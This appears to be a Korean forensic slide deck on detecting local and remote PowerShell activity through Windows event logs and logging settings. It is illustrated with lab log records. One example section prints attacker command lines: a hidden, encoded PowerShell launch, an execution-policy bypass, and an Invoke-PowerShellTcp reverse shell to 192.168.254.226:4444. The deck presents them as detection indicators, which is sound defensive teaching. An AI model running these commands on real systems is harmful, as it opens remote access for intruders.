  - PowerShell
    - ✓ Windows PowerShell.evtx
    - ✓ Microsoft-Windows-PowerShell%4Operational.evtx
    - ✓ Microsoft-Windows-PowerShell%4Analytic.etl (Not Default)
  - WinRM(PowerShell 의 모든 원격 기능은 WinRM Service 를 통해 이루어짐)
    - ✓ Microsoft-Windows-WinRM%4Operational.evtx
    - ✓ Microsoft-Windows-WinRM%4Analytic.etl (Not Default)






## Event Log ( PowerShell 2.0 )



### 로컬 파워셸 실행 흔적

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트 로그 파일 : Security.evtx

✓ powershell.exe 프로세스 생성 → ID 4688 ( Not Default )

Type	Date	Time	Event	Source	Category	User	Computer
 Audit Success	2016-02-29	오후 4:01:41	4688	Microsoft-Windows-Security-Auditing	프로세스 만들기	N/A	victim.ntlmtest.com
<div> <div>Description</div> <div> <p>새 프로세스가 만들어져 있습니다.</p> <p>주체:</p> <p>보안 ID: S-1-5-21-1992302423-290508237-277687817-1000</p> <p>계정 이름: vmuser</p> <p>계정 도메인: VICTIM</p> <p>로그온 ID: 0003F3D7</p> <p>프로세스 정보:</p> <p>새 프로세스 ID: 0708</p> <p>새 프로세스 이름: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</p> <p>토큰 상승 유형: TokenElevationTypeFull (2)</p> <p>만든 이 프로세스 ID: 0C04</p> </div> </div>							



## Event Log ( PowerShell 2.0 )



### 로컬 파워셸 실행 흔적

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트 로그 파일 : Windows PowerShell.evtx
  - ✓ 파워셸 엔진 상태 변화 → ID 400(Start), 403(Stop)
  - **HostName=ConsoleHost** → 로컬 실행 or 원격 실행 시, 공격 수행 시스템에서 기록됨

Type	Date	Time	Event	Source	Category	User	Computer
Information	2016-02-29	오후 4:01:41	400	PowerShell	엔진 수명 주기	N/A	victim.ntlmttest.com
엔진 상태가 None에서 Available(으)로 변경되었습니다. 세부 정보: NewEngineState=Available PreviousEngineState=None SequenceNumber=9 HostName=ConsoleHost							
Type	Date	Time	Event	Source	Category	User	Computer
Information	2016-02-29	오후 4:01:45	403	PowerShell	엔진 수명 주기	N/A	victim.ntlmttest.com
엔진 상태가 Available에서 Stopped(으)로 변경되었습니다. 세부 정보: NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=10 HostName=ConsoleHost							



## Event Log ( PowerShell 2.0 )



### 원격 파워셸 실행 흔적

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트 로그 파일 : Security.evtx
  - ✓ 명시적 자격 증명을 사용한 로그인 시도 이벤트 → ID 4648
    - 계정 이름/도메인 : 공격에 사용한 계정 정보
    - 대상 서버 이름 : 공격 대상 시스템 호스트명
    - 프로세스 : powershell.exe

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2016-02-29	오후 4:01:42	4648	Microsoft-Windows-Security-Auditing	로그온	N/A	victim.ntlmtest.com
<b>Description</b> 명시적 자격 증명을 사용하여 로그인했습니다.  주체: 보안 ID: S-1-5-21-1992302423-290508237-277687817-1000 계정 이름: vmuser 계정 도메인: VICTIM 로그온 ID: 0003F3D7 로그온 GUID: {00000000-0000-0000-0000-000000000000}  자격 증명에 사용된 계정: 계정 이름: administrator 계정 도메인: NTLMTEST.COM 로그온 GUID: {493D0C47-A55B-FB2C-A6CB-B7C3A311B32C}  대상 서버: 대상 서버 이름: ADMIN 추가 정보: HTTP/ADMIN  프로세스 정보: 프로세스 ID: 0708 프로세스 이름: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe							




## Event Log ( PowerShell 2.0 )



### 원격 파워셸 실행 흔적

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트 로그 파일 : Microsoft-Windows-WinRM%4Operational.evtx
  - ✓ WSMasn 세션 초기화 이벤트 → ID 6
    - Connection : <접속 시스템 호스트명>/wsman?PSVersion=<파워셸 버전>





## Event Log ( PowerShell 2.0 )



### 원격 파워셸 실행 흔적

- Location : 공격 대상 시스템 ( in Admin )
- 이벤트 로그 파일 : Security.evtx
  - ✓ 네트워크 로그인 이벤트 → ID 4624
    - 로그인 프로세스 : Kerberos

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2016-02-29	오후 4:01:42	4624	Microsoft-Windows-Security	로그온	N/A	admin.ntlmtest.com
Description	계정이 성공적으로 로그인되었습니다.						
	주체:						
	보안 ID:	S-1-0-0					
	계정 이름:	-					
	계정 도메인:	-					
	로그온 ID:	00000000					
	로그온 유형: 3						
	새 로그인:						
	보안 ID:	S-1-5-21-3752613215-1517342238-3900910669-500					
	계정 이름:	Administrator					
	계정 도메인:	NTLMTST					
	로그온 ID:	0009B276					
	로그온 GUID:	{05ADCB79-9CAD-58A4-1B24-582DEC2BB761}					
	프로세스 정보:						
	프로세스 ID:	0000					
프로세스 이름:	-						
네트워크 정보:							
워크스테이션 이름:	-						
원본 네트워크 주소:	-						
원본 포트:	-						
인증 세부 정보:							
로그온 프로세스:	Kerberos						





## Event Log ( PowerShell 2.0 )



### 원격 파워셸 실행 흔적

- Location : 공격 대상 시스템 ( in Admin )
- 이벤트 로그 파일 : Security.evtx
  - ✓ **wsmprovhost.exe** 프로세스 생성 → ID **4688** ( Not Default )
    - 계정 이름/도메인 : 공격에 사용한 계정 정보

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2016-02-29	오후 4:01:42	4688	Microsoft-Windows-Security-Auditing	프로세스 만들기	N/A	admin.ntlmtest.com
Description 새 프로세스가 만들어져 있습니다. 주체: 보안 ID: S-1-5-18 계정 이름: ADMIN\$ 계정 도메인: NTLMTEST 로그온 ID: 000003E7 프로세스 정보: 새 프로세스 ID: 0DB0 새 프로세스 이름: C:\Windows\System32\wsmprovhost.exe							



## Event Log ( PowerShell 2.0 )



### 원격 파워셸 실행 흔적

- Location : 공격 대상 시스템 ( in Admin )
- 이벤트 로그 파일 : Windows PowerShell.evtx
  - ✓ 파워셸 엔진 상태 변화 → ID 400(Start), 403(Stop)

- **HostName=ServerRemoteHost → 공격 대상 시스템**

Type	Date	Time	Event	Source	Category	User	Computer
Information	2016-02-29	오후 4:01:44	400	PowerShell	엔진 수명 주기	N/A	admin.ntlmtest.com

Description  
엔진 상태가 None에서 Available(으)로 변경되었습니다.

세부 정보:

NewEngineState=Available  
PreviousEngineState=None

SequenceNumber=9

HostName=ServerRemoteHost

Type	Date	Time	Event	Source	Category	User	Computer
Information	2016-02-29	오후 4:01:45	403	PowerShell	엔진 수명 주기	N/A	admin.ntlmtest.com

Description  
엔진 상태가 Available에서 Stopped(으)로 변경되었습니다.

세부 정보:

NewEngineState=Stopped  
PreviousEngineState=Available

SequenceNumber=10

HostName=ServerRemoteHost




## Event Log ( PowerShell 2.0 )

### PowerShell Command Line Log 활성화

- Profile 스크립트(profile.ps1) 에 로깅 변수 설정 추가
  - ✓ \$LogCommandHealthEvent = \$true
  - ✓ \$LogCommandLifecycleEvent = \$true



```
profile.ps1 - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
# Copyright (c) Microsoft Corporation. All rights reserved.
#
# THIS SAMPLE CODE AND INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND,
# WHETHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE IMPLIED
# WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A PARTICULAR PURPOSE.
# IF THIS CODE AND INFORMATION IS MODIFIED, THE ENTIRE RISK OF USE OR RESULTS IN
# CONNECTION WITH THE USE OF THIS CODE AND INFORMATION REMAINS WITH THE USER.
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
```






## Event Log ( PowerShell 2.0 )



### PowerShell Command Line Log

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트 로그 파일 : Windows PowerShell.evtx
  - ✓ 명령 수행 이벤트 → ID 500
  - ✓ 로컬 상에서 실행된 파워셸 명령을 모두 기록

Type	Date	Time	Event	Source	Category	User	Computer
 Information	2016-03-01	오전 3:58:02	500	PowerShell	명령 수행 주기	N/A	victim.ntlmttest.com
Description	"Invoke-Command" 명령이 Started입니다.						
	세부 정보: NewCommandState=Started  SequenceNumber=33  HostName=ConsoleHost HostVersion=3.0 HostId=417d86ce-8bfc-4913-858c-df9841a8196f EngineVersion=3.0 RunspaceId=cffafd72-dc7e-4bff-a56d-99b4a2254805 PipelineId=2 CommandName=Invoke-Command CommandType=Cmdlet ScriptName=C:\Windows\System32\WindowsPowerShell\v1.0\Get-Childitem.ps1 CommandPath= CommandLine=Invoke-Command ADMIN { Get-ChildItem c:\Windows } -Credential \$cred						




## Event Log ( PowerShell 2.0 )




### ■ 프로세스 생성 이벤트의 Command Line 정보 활성화

- Win 8.1, Server 2012 R2 이상에서 설정 가능(이하 버전에서는 KB3004375 업데이트 필요)
- 그룹 정책 편집기 -> 컴퓨터 구성 -> Windows 설정 -> 보안 설정 -> 고급 감사 정책 구성 -> 세부 추적 -> 프로세스 만들기 감사 -> "성공 및 실패" 로 설정



- 그룹 정책 편집기 -> 컴퓨터 구성 -> 관리자 템플릿 -> 시스템 -> 프로세스 만들기 감사 -> 프로세스 만들기 이벤트에 명령줄 포함 -> "사용" 으로 설정





## Event Log ( PowerShell 2.0 )



### 프로세스 생성 이벤트의 Command Line 정보

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트 로그 파일 : Security.evtx
  - ✓ 모든 프로세스 생성 이벤트(ID **4688**) 에 Command Line 정보가 추가됨

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2016-03-01	오전 3:58:01	4688	Microsoft-Windows-Security-Auditing	프로세스 만들기	N/A	victim.ntltest.com
<div> <div>Description</div> <div> <p>새 프로세스가 만들어졌습니다.</p> <p>주체:</p> <p>보안 ID: S-1-5-21-1992302423-290508237-277687817-1000</p> <p>계정 이름: vmuser</p> <p>계정 도메인: VICTIM</p> <p>로그온 ID: 0001E74D</p> <p>프로세스 정보:</p> <p>새 프로세스 ID: 091C</p> <p>새 프로세스 이름: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</p> <p>토큰 상승 유형: TokenElevationTypeFull (2)</p> <p>만든 이 프로세스 ID: 0FB0</p> <p>프로세스 명령줄: powershell -f Get-Childitem.ps1</p> </div> </div>							



## Event Log ( PowerShell 2.0 )

### 프로세스 생성 이벤트의 Command Line 정보

- 공격 예

#### CommandLine

```
powershell.exe -NoP -NonI -W Hidden Enc JABXAEMAPQBOAEUAVwAtAE8AQgBKAEUAYwBUACAAUwBZAFMAAdABIAE0ALgBOAEUAdA  
AuAFcARQBCAEMAbABJAEUAbgBUADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAUADAAIAAoAFcAaQBuAGQAbwB3AHMAIABO  
AFQAIAA2AC4AMQA7ACAaVwBPAFCANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOWAgAHIAHgA6ADEAMQAuADAQAgAGv  
UAIABHAGUAYwBrAG8AJwA7ACQAdwBJAC4ASABFAGEAZABFAFIACwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAA
```

#### Process Information:

```
New Process ID: 0xc20  
New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
Token Elevation Type: TokenElevationTypeLimited (3)  
Creator Process ID: 0xa10  
Process Command Line: powershell -ExecutionPolicy bypass
```

#### Process Information:

```
New Process ID: 0xca4  
New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
Token Elevation Type: TokenElevationTypeFull (2)  
Creator Process ID: 0x38c  
Process Command Line: powershell -ExecutionPolicy bypass 'd:\PS Scripts\Invoke-PowerShellTcp.ps1' -reverse -IPAddress 192.168.254.226 -Port 4444
```

#### ✓ Attack Indicator

- NoP : NoProfile, 사용자 프로파일을 사용하지 않음
- NonI : NoInteractive, 사용자에게 대화형 프롬프트를 제공하지 않음
- W hidden : 윈도우 창 숨기기
- Enc : EncodedCommand, Base64 인코딩된 커맨드를 입력으로 받음
- ExecutionPolicy bypass : 스크립트 실행 방지 정책 우회






## Event Log ( PowerShell 3.0 )



### PowerShell 스크립트 에러 흔적

- Location : 공격 수행 시스템 ( in Victim )
- 이벤트로그 파일 : Microsoft-Windows-PowerShell%4Operational.evtx
  - ✓ 스크립트 실행 실패 이벤트 → ID 4100
    - 공격자의 공격 시도 시점을 파악 가능








## Event Log ( PowerShell 3.0 )






### PowerShell Analytic Log 활성화

- 이벤트로그 뷰어 -> 응용프로그램 및 서비스 로그 -> Microsoft -> Windows -> PowerShell
  - ✓ 우클릭 -> 보기 -> 분석 및 디버그 로그 표시



- ✓ Analytic 선택 후, 우클릭 ➔ 속성 ➔ 로깅 사용 체크 ➔ 다른 이름으로 모든 이벤트 저장





## Event Log ( PowerShell 3.0 )



### PowerShell Analytic Log

- Location : 공격 대상 시스템
- 이벤트 로그 파일 : Microsoft-Windows-PowerShell%4Analytic.etl
  - ✓ 원격 조각 송신/수신 이벤트 → ID **32868/32867**
  - ✓ XML 데이터가 16진수 스트링으로 인코딩 되어 있음

수준	날짜 및 시간	원본	이벤트 ID
자세히	2016-03-01 오전 2:42:06	PowerShell (Microsoft-Windows-PowerShell)	32867

이벤트 32867, PowerShell (Microsoft-Windows-PowerShell)

일반 자세히

원격 조각을 받았습니다.

개체 ID: 3  
조각 ID: 0  
시작 플래그: 1  
끝 플래그: 1  
페이로드 길이: 2138  
페이로드 데이터:

0x0200000006100200C83617E1CADE074DADB15E0F85B4C140DDA2FAA471162743B36  
7CDDEF67A5E63EF8B8F3C4F626A2052656649643D2230223E3C4D533E3C4F626A204E3

```
</T><T>System.Object</T></TN><LST><Obj RefId="3"><MS><S N="Cmd">Get-ChildItem</S><B
N="IsScript">false</B><Nil N="UseLocalScope" /><Obj N="MergeMyResult" RefId="4"><TN
RefId="1"><T>System.Management.Automation.Runspaces.PipelineResultTypes</T><T>System.Enum</T><T>System.Value
Type</T><T>System.Object</T></TN><ToString>None</ToString></32></32></Obj><Obj N="MergeToResult"
RefId="5"><TNRef RefId="
RefId="6"><TNRef RefId="
RefId="1" /><ToString>None</ToString></32></32></Obj><Obj N="MergeVerbose" RefId="9"><TNRef RefId="1"
/><ToString>None</ToString></32></32></Obj><Obj N="MergeDebug" RefId="10"><TNRef RefId="1"
/><ToString>None</ToString></32></32></Obj><Obj N="Args" RefId="11"><TNRef RefId="0" /><LST><Obj
RefId="12"><MS><Nil N="N" /><S N="V">c:\w</S></MS></Obj></LST></Obj></MS></Obj></LST></Obj><B
```

**Invoke-Command {Get-ChildItem C:\}**



## Event Log ( PowerShell 3.0 )



### PowerShell Analytic Log

- Location : 공격 대상 시스템
- 이벤트 로그 파일 : Microsoft-Windows-PowerShell%4Analytic.etl
  - ✓ 스크립트 실행 시작 이벤트 → ID 7937
    - 명령 경로 : 실행 스크립트 경로

수준	날짜 및 시간	원본	이벤트 ID	작업 범주
정보	2016-03-01 오전 2:42:05	PowerShell (Microsoft-Windows-PowerShell)	7937	명령을 시작하는 중
이벤트 7937, PowerShell (Microsoft-Windows-PowerShell)				
일반 자세히				
Get-Childitem.ps1 명령은 Started입니다.				
컨텍스트:				
심각도 = Informational				
호스트 이름 = ConsoleHost				
호스트 버전 = 3.0				
호스트 ID = 3e4478d0-1d67-4d08-bbbd-e6e7ea2c4f9f				
엔진 버전 = 3.0				
Runspace ID = 1d4b38d3-9f3d-4e17-8717-3639a92e0b92				
파이프라인 ID = 1				
명령 이름 = Get-Childitem.ps1				
명령 유형 = ExternalScript				
스크립트 이름 =				
명령 경로 = C:\Get-Childitem.ps1				
시퀀스 번호 = 15				
사용자 = VICTIM\vmuser				
셸 ID = Microsoft.PowerShell				




## Event Log ( PowerShell 3.0 )



### ▪ Module Log 활성화

- 그룹 정책 편집기 -> 컴퓨터 구성 -> 관리자 템플릿 -> Windows 요소 -> Windows PowerShell -> Turn on Module Logging
- 활성화 시, 모듈 이름에 "**Microsoft.PowerShell.\***" 로 설정해주어야 함





## Event Log ( PowerShell 3.0 )



### Module Log

- Location : 공격 대상 시스템 ( in Admin )
- 이벤트 로그 파일 : Windows PowerShell.evtx / Microsoft-Windows-PowerShell%4Operational.evtx
  - ✓ 파이프라인 실행 이벤트 → ID 800 / ID 4013
    - 모든 PowerShell 명령어 입력/출력 이벤트

수준	날짜 및 시간	원본	이벤트 ID	작업 범주
정보	2016-03-01 오전 1:44:29	PowerShell (Microsoft-Windows-PowerShell)	4103	파이프라인을 실행하는 중

이벤트 4103, PowerShell (Microsoft-Windows-PowerShell)

일반 자세히

매개 변수 바인딩(Invoke-Command): 이름="Credential"; 값="System.Management.Automation.PSCredential"

매개 변수 바인딩(Invoke-Command): 이름="ComputerName"; 값="ADMIN"

매개 변수 바인딩(Invoke-Command): 이름="ScriptBlock"; 값="Get-Childitem c:\\"

컨텍스트:

심각도 = Informational

호스트 이름 = ConsoleHost

호스트 버전 = 3.0

호스트 ID = 2677b0ff-64e9-4f01-86e0-88fae45c00df

엔진 버전 = 3.0

